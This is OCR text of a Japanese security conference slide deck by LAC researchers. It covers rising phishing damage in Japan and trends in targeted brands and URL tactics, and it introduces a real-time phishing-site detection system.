急速な変化を見せるフィッシングのトレンド
ーフィッシングサイトリアルタイム検知システムの共有ー

株式会社ラック

次世代セキュリティ技術研究所
芳村 涼介

金融犯罪対策センター
佐野 智弥

Agenda

1. 自己紹介
2. 増加するフィッシング被害
3. 急速に移り変わるトレンド
4. リアルタイムフィッシングサイト検出システムの開発
5. システムデモ
6. 検出事例の紹介
7. おわりに

1. 自己紹介

芳村 涼介

株式会社ラック サイバー・グリッド・ジャパン
次世代セキュリティ技術研究所

Exploitコードやインディケータなどの収集分析とそれを効率化するAIの研究・開発に従事。
現在は、フィッシングサイト分析の効率化やExploitコードからシグネチャの抽出から検出ルール作成の一連プロセスの自動化について研究している。

佐野 智弥

株式会社ラック 金融犯罪対策センター

金融犯罪対策、サイバー犯罪対策のコンサルテーションに従事。
また、AIを用いた不正取引検知ソリューションの開発におけるデータ分析やAIのモデル構築、導入支援にも関わる。
さらに、日本サイバー犯罪対策センターやフィッシング対策協議会などの関連外部団体・組織と連携した活動等に従事。


2. 増加するフィッシング被害

フィッシングサイトとは

実在する組織を騙って、個人情報（ID/PW・クレジットカード番号・口座情報等）を詐取する手口に利用される公式を騙るWebサイトである。

フィッシングサイトの報告件数

- 2018年以降毎年、増加傾向にあり、2023年には過去最多の件数を更新した。
- 2024年の報告件数は1～11月時点で、2023年の同時期を上回る件数が報告され過去最多の状況となっている。



＊【フィッシング対策協議会】 フィッシング報告状況（月次報告書）より 作成


2. 増加するフィッシング被害

被害状況

- フィッシングによるものと考えられる被害状況も年々増加している傾向が確認されている。

クレジットカード被害状況（番号盗用）


- クレジットカードの番号盗用による被害は、クレジットマスターや物理的盗難による被害も含まれるが、多くはフィッシングによるもの。
- 2023年は過去最多の504.7億円の被害が発生している。



＊ 【一般社団法人日本クレジット協会】　クレジットカードの不正利用被害の集計結果　より作成


インターネットバンキング被害状況

- 2023年のインターネットバンキング不正送金被害は過去最多であり、被害額は87.3億円、被害件数も5,578件であり、こちらも過去最多の被害であった。




＊ 【警察庁】　サイバー空間をめぐる脅威の情勢等について　より作成

3. 急速に移り変わるフィッシングの状況



3. 急速に移り変わるフィッシングの状況




3. 急速に移り変わるフィッシングの状況

ポイント①ブランドの変遷

2019	2020	2021	2022	2023	2024

①狙われ続ける大手ブランド
- 犯罪者の目的は利益の最大化。
- 利用者が多く、資金決済に関わるブランドが狙われやすい。
- 事例
  - 各メガバンク
  - 大手ECサイト
  - クレジットカード



②突発的に狙われる一時的に発生する大規模イベント
- 社会的関心が高まるイベントや特定の時期に関連したフィッシングが発生。一時的なターゲットにも関わらず、多くの被害者を引き込むことが特徴。
- 事例
  - コロナ給付金（提言: 2020/3、詐欺: 2020/4）
  - オリンピック（告知: 2019/5、詐欺: 2019/6、2021/07）

③　新たに狙われるサービスや、ブランド
- 収益を得ることが可能ならば、形態にこだわらず多様な資産のサービス・ブランドが標的とされている。
- 既に標的にされていたサービスの同業種内でも、今まで狙われていなかったサービスが新たに標的となっている。

3. 急速に移り変わるフィッシングの状況

ポイント②URLの変化

2019	2020	2021	2022	2023	2024

ランダム文字列URLの増加の傾向


HTTPSの利用

①無料SSL証明書サービスの流行によるHTTPS化

- フィッシングサイトのターニングポイントの一つ。
- 2017年～　誰でも簡単にWebサイトをHTTPS化可能な『無料SSL証明書サービス』が流行。
- 一般利用者・団体も大きな恩恵を受けているが、フィッシングサイトなどの不正サイトにも悪用されている。
- 流行以前は、「ブラウザ表示の鍵マークの有無でフィッシングサイトか判断する。」という対策が存在していた。

②URL攻撃手法の変化によるランダム文字の増加

- フィッシングサイトのURLには、コンボスクワッティング、タイポスクワッティング等のユーザを騙すための特定のパターンが存在する。




